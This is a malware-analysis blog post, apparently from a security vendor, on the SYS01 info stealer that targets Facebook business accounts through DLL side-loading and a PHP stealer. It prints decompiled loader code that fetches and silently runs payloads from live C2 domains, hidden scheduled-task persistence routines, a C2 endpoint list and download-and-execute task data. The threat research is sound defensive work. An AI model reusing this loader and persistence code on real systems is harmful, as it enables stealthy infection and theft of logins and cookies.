

SYS01 Stealer Will Steal Your Facebook Info

 blog.morphisec.com/sys01-stealer-facebook-info-stealer


Arnold Osipov

How SYS01 Stealer Will Get Your Sensitive Facebook Info

- [Tweet](#)
-

Starting in November 2022, Morphisec has been tracking an advanced info stealer we have named “SYS01 stealer.” SYS01 stealer uses similar lures and loading techniques to another information stealer recently dubbed S1deload by the Bitdefender group, but the actual payload (stealer) is different.

We have seen SYS01 stealer attacking critical government infrastructure employees, manufacturing companies, and other industries. The threat actors behind the campaign are targeting Facebook business accounts by using Google ads and fake Facebook profiles that promote things like games, adult content, and cracked software, etc. to lure victims into downloading a malicious file. The attack is designed to steal sensitive information, including login data, cookies, and Facebook ad and business account information.



Learn about Zero Trust & Moving Target Defense, the ultimate strategy against ransomware in this white paper.

[Get my copy now!](#)


The campaign was first seen in May 2022 and was initially attributed to the Ducktail operation by Zscaler. (This attribution was later discovered to be incorrect.) In this blog we explore the various methods used to distribute SYS01 stealer.

We show how the attacker advances the delivery chain and includes Rust, Python, PHP, and PHP advanced encoders to successfully evade security vendors over the past five months.

The Infection Chain

The attack begins by luring a victim to click on a URL from a fake Facebook profile or advertisement to download a ZIP file that pretends to have an application, game, movie, etc.

The infection chain is divided into two parts: the loader, and the *Inno-Setup* installer that drops the final payload. The loader is usually a legitimate C# application susceptible to a side-loading vulnerability that comes with a hidden malicious dynamic link library (DLL) file that's eventually side-loaded to the application. This legitimate application drops the *Inno-Setup* installer that decompresses to a whole PHP application containing malicious scripts. The PHP scripts are responsible for stealing and exfiltrating information. The scripts are encoded using different techniques, which makes their analysis and detection harder.



Infection chain

The Loader


We've seen the payload delivered in diverse ways including DLL side-loading, Rust and Python executables, and many others. All methods eventually drop an *Inno-Setup* installer which, at the next stage, drops and executes the PHP information stealer. In the next sections we elaborate on various delivery techniques and luring themes the attackers use.

Note: these delivery methods are representative samples. There are many other variations of these methods with minor modifications.

DLL Side-Loading V1


In this method, the victim downloads a zipped folder with different luring themes such as world cup live streaming, free applications, and more that abuse legitimate applications vulnerable to DLL side-loading attack. The zipped folder usually holds the following file patterns:

1. **Executable.** A benign, legitimate executable abused to side-load the malicious DLL
2. **[A-Z]Data.dat (hidden).** A ZIP or self extracting archive (SFX) containing legitimate HTML webpages used as a decoy
3. **[A-Z]License (hidden).** The Inno-Setup installer to be executed (base64 encoded with some string modifications)
4. **DLL (hidden).** The malicious side loaded DLL



Western Digital's WDSyncService.exe executable abused to side-load a malicious DLL

The malicious DLL has two main goals: displaying the decoy to the victim and executing the *Inno-Setup* installer. It does this by creating a thread that checks whether the *License* file exists. If it doesn't, it downloads the file from its command and control (C2) server, then decodes and executes it. In the main thread the SFX/ZIP file is executed/decompressed, and the victim is shown the decoy HTML files.



Decoy dropped to the folder

In some samples we noticed cases where the *.dat* and *License* files are not included in the zipped folder. Instead, they're downloaded from the C2 using the following pattern:

- <https://<domain>/files/dld?t=wcup>. Downloads the *License* file
- <https://<domain>/files/dlz?t=wcup>. Downloads the *.dat* file as a ZIP
 - **dld** Download the License (base64 encoded with string replacements)
 - **dlz** Download .zip (.dat file with the decoys)
 - **t** Is the *theme* used as a *decoy*

```
private static void Init()
{
    try
    {
        new Thread(delegate()
        {
            string tempPath = Path.GetTempPath();
            string text2 = "WLicense";
            if (!File.Exists(text2))
            {
                using (WebClient webClient = new WebClient())
                {
                    text2 = tempPath + "\\ " + MirrormanHelper.RandomString(15) + ".dat";
                    webClient.DownloadFile("https://hzskwell.com/files/dld?t=wcup", text2);
                }
            }
            byte[] buffer = Convert.FromBase64String(File.ReadAllText(text2).Remove(0, 4).Replace(" ", "A").Replace("|", "0"));
            string text3 = tempPath + "\\ " + MirrormanHelper.RandomString(15) + ".exe";
            using (BinaryWriter binaryWriter = new BinaryWriter(File.Open(text3, FileMode.Create)))
            {
                binaryWriter.Write(buffer);
            }
            Process process = new Process();
            process.StartInfo.FileName = text3;
            process.StartInfo.Arguments = "/VERY SILENT /SUPPRESSMSGBOXES /NORESTART";
            process.EnableRaisingEvents = true;
            process.Start();
            process.WaitForInputIdle();
            process.WaitForExit();
            try
            {
                File.Delete(text2);
                File.Delete(text3);
            }
            catch (Exception)
            {
            }
            Environment.Exit(1);
        }).Start();
        string text = "WData.dat";
        if (File.Exists(text))
        {
            try
            {
                string directoryName = Path.GetDirectoryName(Assembly.GetExecutingAssembly().Location);
                new Process
                {
                    StartInfo =
                    {
                        FileName = "cmd.exe",
                        UseShellExecute = true,
                        WorkingDirectory = directoryName,
                        CreateNoWindow = true,
                        WindowStyle = ProcessWindowStyle.Hidden,
                        Arguments = "/C start " + text
                    },
                    EnableRaisingEvents = true
                }.Start();
            }
            catch (Exception)
            {
            }
        }
    }
}
```

Side loaded malicious DLL

As mentioned, the *License* file is the next stage *Inno-Setup* installer that drops the PHP information stealer.

DLL Side-Loading V2

In this method, the victim downloads a ZIP folder that purportedly contains an application or movie etc.

Name	Date modified	Type	Size
languages	12/9/2022 8:34 AM	File folder	
Garmin.Cartography.MapUpdate.CoreLibrary.dll	12/8/2022 9:17 PM	Application exten...	360 KB
Garmin.Cartography.MapUpdate.GLib.dll	12/8/2022 10:44 PM	Application exten...	5,293 KB
How to setup.txt	12/9/2022 8:52 AM	Text Document	3 KB
Setup - iTools 5 Pro 2022.exe	1/28/2015 3:25 AM	Application	21 KB

Garmin's ElevatedInstaller.exe executable abused to side-load malicious DLL

The above image shows an example of Garmin's *ElevatedInstaller.exe* being abused to side-load the malicious DLL. Once the executable starts running, it side-loads the malicious DLL that decodes and drops three files to the *%temp%* folder:

1. *vcruntime140.dll* Dependency
2. *rhc.exe (hidec)* Executable that accepts an executable as an argument and executes it with hidden console
3. *<[A-Z0-9]{15}>.exe* Rust executable compiled with Cargo

Next, it creates a scheduled task that runs the Rust executable by passing it as an argument to *rhc.exe*. Before exiting, it pops up a message box informing the victim that the execution didn't succeed.

```

byte[] buffer = Convert.FromBase64String(GTLog.Vcr.Remove(0, 4).Replace(" ", "A").Replace("|", "D"));
string path = "vcruntime140.dll";
using (BinaryWriter binaryWriter = new BinaryWriter(File.Open(Path.Combine(tempPath, path), FileMode.Create)))
{
    binaryWriter.Write(buffer);
}
byte[] buffer2 = Convert.FromBase64String(GTLog.GtLog.Remove(0, 4).Replace(" ", "A").Replace("|", "D"));
string path2 = "rhc.exe";
string text = Path.Combine(tempPath, path2);
using (BinaryWriter binaryWriter2 = new BinaryWriter(File.Open(text, FileMode.Create)))
{
    binaryWriter2.Write(buffer2);
}
byte[] buffer3 = Convert.FromBase64String(HLog.Content.Remove(0, 4).Replace(" ", "A").Replace("|", "D"));
string text2 = GLog.RandomString(15) + ".exe";
using (BinaryWriter binaryWriter3 = new BinaryWriter(File.Open(Path.Combine(tempPath, text2), FileMode.Create)))
{
    binaryWriter3.Write(buffer3);
}
}

TaskService.Instance.RootFolder.DeleteTask("WD Services Up", false);
TaskDefinition taskDefinition = TaskService.Instance.NewTask();
taskDefinition.RegistrationInfo.Description = "PTX RSS Feed App Updater";
taskDefinition.Principal.LogonType = TaskLogonType.InteractiveToken;
DailyTrigger dailyTrigger = taskDefinition.Triggers.Add<DailyTrigger>(new DailyTrigger(1));
dailyTrigger.Repetition.Interval = TimeSpan.FromMinutes(10.0);
dailyTrigger.Repetition.StopAtDurationEnd = false;
dailyTrigger.StartBoundary = DateTime.Now + TimeSpan.FromSeconds(30.0);
taskDefinition.Actions.Add<ExecAction>(new ExecAction("\ " + text + "\ ", text2, tempPath));
taskDefinition.Settings.StopIfGoingOnBatteries = false;
taskDefinition.Settings.StartWhenAvailable = true;
taskDefinition.Settings.DisallowStartIfOnBatteries = false;
taskDefinition.Settings.Hidden = true;
TaskService.Instance.RootFolder.RegisterTaskDefinition("WD Services Up", taskDefinition);
MessageBox.Show("To run this application, you first must install VT framework!", "This application could not be
Environment.Exit(1);
}

```

Dropping a Rust executable and popping a fake message box

The Rust executable then downloads the next stage—an *Inno-Setup* installer that deploys the PHP information stealer from `<domain_name>/files?t=<theme_name>&tp=d`.

We've also spotted similar delivery methods that dropped Python executables compiled with *Nuitka* instead of Rust to drop the next stage Inno-Setup.

DLL Side-Loading V3

Similar to the other delivery methods, in this scenario a victim downloads what seems to be a game, movie, nude album, etc.

51fb138e7a081b4a7a0b8ef31a1690f1e0b8fc15142b77a78aaacabd8ac9fed0

Album_Yellow_Dress_Girl_Xiao_Ling_Yan_Yang_Shirong_Fang_Xiurong_Fengge_Photoğrafy.zip

2.60 MB Size | 2022-11-21 16:59:59 UTC | 2 months ago

zip contains-pe

DETECTION | DETAILS | RELATIONS | CONTENT | TELEMETRY | COMMUNITY 1

Scanned	Detections	File type	Name
2023-01-20	2 / 71	Win32 EXE	IMG_3515_Yellow_Dress_Girl_Xiao_Ling_Yan_Yang_Shirong_Fang_Xiurong_Fengge_Photoğrafy.exe
2022-11-21	0 / 71	Win32 DLL	WDSync.dll


FUD ZIP file with malicious DLL

All the executables named as image files are in fact the same benign executable—*WDSyncService.exe* that is abused to side-load a malicious DLL named *WDSync.dll*.

Name	Date modified	Type	Size
IMG_1052_Yellow_Dress_Girl_Xiao_Ling...	4/15/2016 11:37 AM	Application	154 KB
IMG_1258_Yellow_Dress_Girl_Xiao_Ling...	4/15/2016 11:37 AM	Application	154 KB
IMG_1324_Yellow_Dress_Girl_Xiao_Ling...	4/15/2016 11:37 AM	Application	154 KB
IMG_1573_Yellow_Dress_Girl_Xiao_Ling...	4/15/2016 11:37 AM	Application	154 KB
IMG_1681_Yellow_Dress_Girl_Xiao_Ling...	4/15/2016 11:37 AM	Application	154 KB
IMG_1940_Yellow_Dress_Girl_Xiao_Ling...	4/15/2016 11:37 AM	Application	154 KB
IMG_2106_Yellow_Dress_Girl_Xiao_Ling...	4/15/2016 11:37 AM	Application	154 KB
IMG_2235_Yellow_Dress_Girl_Xiao_Ling...	4/15/2016 11:37 AM	Application	154 KB
IMG_2417_Yellow_Dress_Girl_Xiao_Ling...	4/15/2016 11:37 AM	Application	154 KB
IMG_2969_Yellow_Dress_Girl_Xiao_Ling...	4/15/2016 11:37 AM	Application	154 KB
IMG_3515_Yellow_Dress_Girl_Xiao_Ling...	4/15/2016 11:37 AM	Application	154 KB
WDSync.dll	11/21/2022 2:42 PM	Application exten...	7,807 KB

Zipped folder with the same executable file: WDSyncService.exe that side-loads WDSync.dll

The *WDSyncService.exe* file is signed by Western Digital and acts as Western Digital’s sync service, which is written in C#. Additionally, this executable uses several shared libraries, including *WDSync.dll* which is hidden in the ZIP file and obfuscated with *SmartAssembly*. The rest of the DLLs *WDSyncService.exe* uses are compressed and encrypted within *WDSync.dll* using the embedding dependencies feature by *SmartAssembly*.



WDSync.dll embeds legitimate DLLs using the SmartAssembly feature

Once a victim has executed one of the executables from the ZIP folder, a fake message box pops up and alerts the user to install a “framework” to open the file.

```
private static void m000001()
{
    try
    {
        MirrormanHelper.c000006 c = new MirrormanHelper.c000006();
        c.f000004 = Path.GetTempPath();
        new Thread(new ThreadStart(c.m000001)).Start();
        MessageBox.Show("You need install VT Framework to open this file!", "Messages", MessageBoxButtons.OK, MessageBoxIcon.Asterisk);
    }
    catch (Exception ex)
    {
    }
}
```

Fake message box

Meanwhile, a thread with malicious logic is executing. It starts with de-obfuscating the next stage (string replacements + base64 decoding) and writing it to a %tmp% folder under the hardcoded name TS.exe and executing it with “t” as an argument. Once the execution completes, the file is deleted to leave no evidence on the machine.

```
internal void m000001()
{
    byte[] buffer = Convert.FromBase64String(c000007.m000003().Remove(0, 4).Replace("+", "B").Replace("|", "D"));
    string text = this.f000004 + "\\TS.exe";
    try
    {
        if (File.Exists(text))
        {
            File.Delete(text);
        }
    }
    catch (Exception ex)
    {
    }
    if (!File.Exists(text))
    {
        using (BinaryWriter binaryWriter = new BinaryWriter(File.Open(text, FileMode.Create)))
        {
            binaryWriter.Write(buffer);
        }
    }
    Process process = new Process();
    process.StartInfo.FileName = Path.Combine(this.f000004, text);
    process.StartInfo.WorkingDirectory = this.f000004;
    process.StartInfo.Arguments = "t";
    process.EnableRaisingEvents = true;
    process.Start();
    process.WaitForInputIdle();
    process.WaitForExit();
    try
    {
        File.Delete(text);
    }
    catch (Exception ex2)
    {
    }
    Environment.Exit(1);
}
```

Drops "TS.exe" and executes it with t as an argument

The dropped executable (TS.exe) can be executed with one of the following options: t, d


```

static void Main(string[] p0)
{
    c000095.ShowWindow(c000095.GetConsoleWindow(), 0);
    if (p0.Length != 0)
    {
        if (p0[0] == "t")
        {
            c000095.m000023();
        }
        if (p0[0] == "d")
        {
            c000095.m00002a();
        }
    }
}

```

t|d options that the executable accepts

Option t copies the executable to %appdata%\Packages\TS.exe and registers a new scheduled task to trigger every day and repeat every hour with option "d" as an argument.

```

static void m000023()
{
    string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
    string directoryName = Path.GetDirectoryName(Assembly.GetExecutingAssembly().Location);
    string text = Path.Combine(folderPath, "Packages");
    if (!File.Exists(text))
    {
        Directory.CreateDirectory(text);
    }
    string sourceFileName = Path.Combine(directoryName, "TS.exe");
    string text2 = Path.Combine(text, "TS.exe");
    File.Copy(sourceFileName, text2, true);
    TaskService.Instance.RootFolder.DeleteTask(c000002.f000001, false);
    TaskDefinition taskDefinition = TaskService.Instance.NewTask();
    taskDefinition.RegistrationInfo.Description = c000002.f000001;
    taskDefinition.Principal.LogonType = TaskLogonType.InteractiveToken;
    DailyTrigger dailyTrigger = taskDefinition.Triggers.Add<DailyTrigger>(new DailyTrigger(1));
    dailyTrigger.Repetition.Interval = TimeSpan.FromMinutes(60.0);
    dailyTrigger.Repetition.StopAtDurationEnd = false;
    dailyTrigger.StartBoundary = DateTime.Now + TimeSpan.FromSeconds(30.0);
    taskDefinition.Actions.Add<ExecAction>(new ExecAction("\"" + text2 + "\"", "d", directoryName));
    taskDefinition.Settings.StopIfGoingOnBatteries = false;
    taskDefinition.Settings.StartWhenAvailable = true;
    taskDefinition.Settings.DisallowStartIfOnBatteries = false;
    taskDefinition.Settings.Hidden = true;
    TaskService.Instance.RootFolder.RegisterTaskDefinition(c000002.f000001, taskDefinition);
}

```

Creates a scheduled task to be executed with d as an argument

Option d checks if the file %localappdata%\m.txt exists. If it does, the program exits because it means the info stealer is already running on the machine. If the file does not exist, the executable decodes and drops the next stage *Inno-Setup* executable to %temp%\<[A-Z]{15}.exe> and executes it with /VERYSILENT /SUPPRESSMSGBOXES /NORESTART as arguments. As before, when the execution finishes the file is deleted to remove evidence from the machine.

```

static void m00002a()
{
    string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData);
    string tempPath = Path.GetTempPath();
    if (File.Exists(Path.Combine(folderPath, "Packages", "m.txt")))
    {
        return;
    }
    byte[] buffer = Convert.FromBase64String(c000095.m000013().Remove(0, 4).Replace("*", "B").Replace("|", "D"));
    string text = tempPath + c00016e.c00016f.m000024(107392177) + c000095.m000024(15) + ".exe";
    using (BinaryWriter binaryWriter = new BinaryWriter(File.Open(text, FileMode.Create)))
    {
        binaryWriter.Write(buffer);
    }
    Process process = new Process();
    process.StartInfo.FileName = Path.Combine(tempPath, text);
    process.StartInfo.WorkingDirectory = tempPath;
    process.StartInfo.Arguments = "/VERYSILENT /SUPPRESSMSGBOXES /NORESTART";
    process.EnableRaisingEvents = true;
    process.Start();
    process.WaitForInputIdle();
    process.WaitForExit();
    try
    {
        File.Delete(text);
    }
    catch (Exception ex)
    {
    }
}

```

Drops next stage Inno-Setup executable

Inno-Setup to PHP Information Stealer

Once the *Inno-Setup* installer executes, it drops a PHP application with additional files, usually to `%localappdata\[A-Z]{4}\<version_number>`. Between different variants of this information stealer, we saw the following files used to execute the malicious logic:

- **include.php** Responsible for installing persistence via scheduled tasks
- **index.php** Executes the main logic of the stealing act
- **version.php (embedded in index.php if it does not exist)** Holds the stealer version
- **rhc.exe** Hides the console window of started programs (hidec)
- **rss.txt (other variants have a different name)** Base64 encoded string with several string replacements. Once decoded, this executable, written in *Rust* and compiled with *Cargo*, gets the current date and time, and decrypts Chromium-based browsers' encryption key

In older variants the PHP scripts were not obfuscated in any manner. In newer variants we noticed commercial encoders [ionCube](#) and [Zephir](#), which are self-written extensions that obfuscate the PHP scripts.

After dropping the folder, the *Inno-Setup* executable executes `php.exe include.php`, or passes this command line as an argument to `rhc.exe`.

`include.php` registers two scheduled tasks:

1. rhc.exe php.exe include.php
rhc.exe php.exe index.php
2. rhc.exe php.exe index.php

The first task is triggered at log-on. The second task is triggered every two minutes. The attacker must know the time to set it in the scheduled task. It does this by decoding the rss.txt into an executable, adding a uuid at the end of the executable, and dropping it to %temp%\tmp\<uniqid>.exe. If for some reason the operation fails, this script gets the current date and time running: "wmic os get LocalDateTime /value".

```
function createTS()
{
    $taskName = "APTService";
    $schedule = new COM("Schedule.Service");
    $schedule->Connect();
    $rootFolder = $schedule->GetFolder("\\");
    $taskDef = $schedule->NewTask(0);
    $colTriggers = $taskDef->Triggers;
    $now = getNow();
    // interval trigger
    $trigger = $colTriggers->Create(2);
    $trigger->Repetition->Interval = "PT2M";
    $trigger->Repetition->StopAtDurationEnd = false;
    $nextTime = $now + 2 * 60;
    $trigger->StartBoundary = date("Y-m-d\TH:i:s", $nextTime);

    $executePath = "rhc.exe";
    $workingPath = getcwd();
    $colActions = $taskDef->Actions;
    $action = $colActions->Create(0);
    $action->ID = $taskName;
    $action->Path = $executePath;
    $action->WorkingDirectory = $workingPath;
    $action->Arguments = "php.exe index.php";
    //truncated.
}
```

```
function createLG()
{
    $taskName = "APTService_LG";
    $schedule = new COM("Schedule.Service");
    $schedule->Connect();
    $rootFolder = $schedule->GetFolder("\\");
    $taskDef = $schedule->NewTask(0);
    $colTriggers = $taskDef->Triggers;

    // logon trigger
    $trigger = $colTriggers->Create(9);
    $user = get_current_user();
    $trigger->Id = "LogonTriggerId";
    $trigger->UserId = $user;

    $executePath = "rhc.exe";
    $workingPath = getcwd();
    $colActions = $taskDef->Actions;
    $action = $colActions->Create(0);
    $action->ID = $taskName;
    $action->Path = $executePath;
    $action->WorkingDirectory = $workingPath;
    $action->Arguments = "php.exe include.php";

    $action2 = $colActions->Create(0);
    $action2->ID = $taskName."_I";
    $action2->Path = $executePath;
    $action2->WorkingDirectory = $workingPath;
    $action2->Arguments = "php.exe index.php";
    //truncated.
}
```

createTS—creates scheduled task. *createLG*—creates scheduled task at logon

index.php is the script where the stealing logic takes place. It starts by setting a configuration array with the following information:

- **version**—Stealer version
- **b**—Bot name (SYS01 is the bot name we've seen in all the variants we covered, which is why we named the php stealer SYS01)
- **tmpData**—Path for saving temporarily used files
- **url_endpoint**—A list of C2 domains

```
$config = [
    "version" => $version,
    "b" => "SYS01",
    "tmpData" => sys_get_temp_dir() . "\\tmp",
    "url_endpoint" => ["https://baglamantotalari.com", "https://oscarnaija.com",
    "https://makananwisata.com", "https://seleriti.com"]
];
```

Configuration array

During each execution, the script shuffles and randomly defines one of the domains to be used as the C2 in the entire script.

Next, the script creates a machine ID associated with the victim and saves it to %localappdata%\packages\m.txt for future executions. The machine ID is constructed by the following: `uniqid() + _ + rand(111111, 999999)`. Later, it will call the `getTask` function that constructs the following URL

```
url= URL_ENDPOINT . "?a=http&dev=1&v={$config["version"]}&machine_id=
{$macID}&from={$config['b']}&tag={$tag}&uname={$uname}&mt={$time}&f=" .
FORCE_TASK;
```

and issues a `GET` request to the C2 with information identifying the victim. The response is a Json object with zero or more tasks in it.

```
"data": [
  {
    "act": "get_ck all",
    "sendD": 1,
    "getckIG": 0,
    "getckIP": 0,
    "getckIP2": 0,
    "gag": 1,
    "based_ch": ["uCozMedia\\Uran", "Amigo", "Chedot", "Kometa", "Google\\Chrome SxS", "Google\\Chrome", "Opera
Software\\Opera Stable", "Vivaldi", "Microsoft\\Edge", "CocCoc\\Browser", "Yandex\\YandexBrowser", "Torch", "Orbitum",
"7Star\\7Star", "Chromium", "BraveSoftware\\Brave-Browser", "Epic Privacy Browser", "CentBrowser", "Comodo\\Dragon",
"Sputnik\\Sputnik", "Elements Browser"],
    "rs_flag": 1,
    "resource": ["...truncated..." ...
  ],
    "gMetaM": 0
  },
  {
    "act": "dlAR",
    "url": "https://te5.techgeetam.com/downloads/releases/updx-v2.5.23-setup.exe",
    "name": "updx-v2.5.23-setup.exe",
    "save_to_current_work": 1,
    "work": {
      "args": "updx-v2.5.23-setup.exe /VERYSILENT /SUPPRESSMSGBOXES /NORESTART"
    }
  }
],
"slog": 0,
"keep_log": 1,
"ip": "<victim_ip>"
```

C2 response with tasks

The main script routine goes over each task and acts accordingly. As seen in the main function there are five task types: get_ck_all, dlAR, upload, r, dl.

```
$machineId = null;
try {
    $machineId = Helper::getMac();
    // main
    $tasks = Helper::getTask($machineId, $argv);
    mprint($tasks);
    if ($tasks && $tasks->data) {
        foreach ($tasks->data as $task) {
            try {
                if ($task->act == "get_ck_all") { //truncated...
                } else if ($task->act == "dlAR") { //truncated...
                } else if ($task->act == "upload") { //truncated...
                } else if ($task->act == "r") { //truncated...
                }

            } catch (Exception $e) {
                print_r($e->getMessage());
            }
        }
    }
    // update
    try {
        $tasksUpdate = Helper::getUD($machineId);
        if ($tasksUpdate && $tasksUpdate->data) {
            echo "Update".PHP_EOL;
            echo $task->act.PHP_EOL;
            foreach ($tasksUpdate->data as $task) {
                if ($task->act == "dl") { //truncated...
                }
            }
        }
    } catch (Exception $e) {
    }
} catch (Exception $e) {
}
```

index.php main routine

